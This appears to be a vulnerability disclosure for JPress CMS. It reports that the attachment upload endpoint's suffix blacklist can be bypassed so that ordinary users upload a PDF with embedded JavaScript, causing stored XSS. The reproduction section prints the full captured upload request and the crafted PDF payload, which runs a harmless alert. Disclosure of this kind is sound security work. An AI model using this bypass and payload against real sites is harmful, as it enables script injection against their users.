JPRESS has XSS vulnerability

1. Vulnerability Description

Guizhou Xiaoma Technology Co., Ltd. is a technology company focusing on Internet product development and technological innovation. The company is committed to providing customers with high-quality technical solutions, software development and product design services.

There is a file upload vulnerability in /commons/attachment/upload of jpress cms under its name. Attackers can bypass suffix detection and use ordinary users to upload malicious PDF files to implement XSS attacks.

2. Impact of the vulnerability

Ordinary users perform XSS attacks by uploading files

3. Vulnerability location


\jpress-web\src\main\java\io\jpress\web\commons\controller\AttachmentController.java

4. Code analysis

Under the /commons/attachment/ route, user cookies and file upload detection are set



AttachmentUtils.isUnSafe(file) sets the suffix blacklist and bypasses it by uploading a file with pdf suffix.




5. Vulnerability Reproduction


Download the corresponding source code on gitee for construction

Source code link: <https://gitee.com/JPressProjects/jpress>


Register as a normal user




User login




Upload pdf in the avatar settings and use burpsuite to capture the package.




Get upload address





Make a visit



POST /commons/attachment/upload?csrf\_token=a625fddb1a895b58fe46171ba6076cbe HTTP/1.1

Host: 192.168.31.1:8080

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0) Gecko/20100101 Firefox/132.0

Accept: \*/\*

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

X-Requested-With: XMLHttpRequest

Content-Type: multipart/form-data; boundary=---------------------------422460438531578718971696704032

Content-Length: 1664

Origin: http://192.168.31.1:8080

Connection: close

Referer: http://192.168.31.1:8080/ucenter/avatar

Cookie: \_jpanonym="NDAzZGZkOGU0YTZjMjZiYjhkYzA5ZmEwZWNiYTNkNDgjMTczMzA1NzY4Mzg2NSMzMTUzNjAwMCNZekJsWVRWbU16bGhOVGN5TkRZNE9XRXlPVGs1TUdObU5ESmxOR014WmpVPQ=="; \_jpuid="MGRlMDMwYzA5MDI2ODYzYmRlOTRiNjY0YmFmMDZkYzEjMTczMzA2MTU4Mzc0NyMxNzI4MDAjTWc9PQ=="; Hm\_lvt\_bfe2407e37bbaa8dc195c5db42daf96a=1733057722,1733058887; csrf\_token=a625fddb1a895b58fe46171ba6076cbe; Hm\_lpvt\_bfe2407e37bbaa8dc195c5db42daf96a=1733061520; HMACCOUNT=0B84CEA38F9367FA

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="path"

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="x"

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="y"

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="w"

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="h"

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="uid"

2

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="csrf\_token"

a625fddb1a895b58fe46171ba6076cbe

-----------------------------422460438531578718971696704032

Content-Disposition: form-data; name="files[]"; filename="xss.pdf"

Content-Type: application/pdf

%PDF-1.3

%âãÏÓ

1 0 obj

<<

/Type /Pages

/Count 1

/Kids [ 4 0 R ]

>>

endobj

2 0 obj

<<

/Producer (PyPDF2)

>>

endobj

3 0 obj

<<

/Type /Catalog

/Pages 1 0 R

/Names <<

/JavaScript <<

/Names [ (75bceca9\0559f5d\0554daa\05595ca\055d481ffa1a5ff) 5 0 R ]

>>

>>

>>

endobj

4 0 obj

<<

/Type /Page

/Resources <<

>>

/MediaBox [ 0 0 72 72 ]

/Parent 1 0 R

>>

endobj

5 0 obj

<<

/Type /Action

/S /JavaScript

/JS (app\056alert\050\047Youkill\047\051\073)

>>

endobj

xref

0 6

0000000000 65535 f

0000000015 00000 n

0000000074 00000 n

0000000114 00000 n

0000000262 00000 n

0000000350 00000 n

trailer

<<

/Size 6

/Root 3 0 R

/Info 2 0 R

>>

startxref

446

%%EOF

-----------------------------422460438531578718971696704032--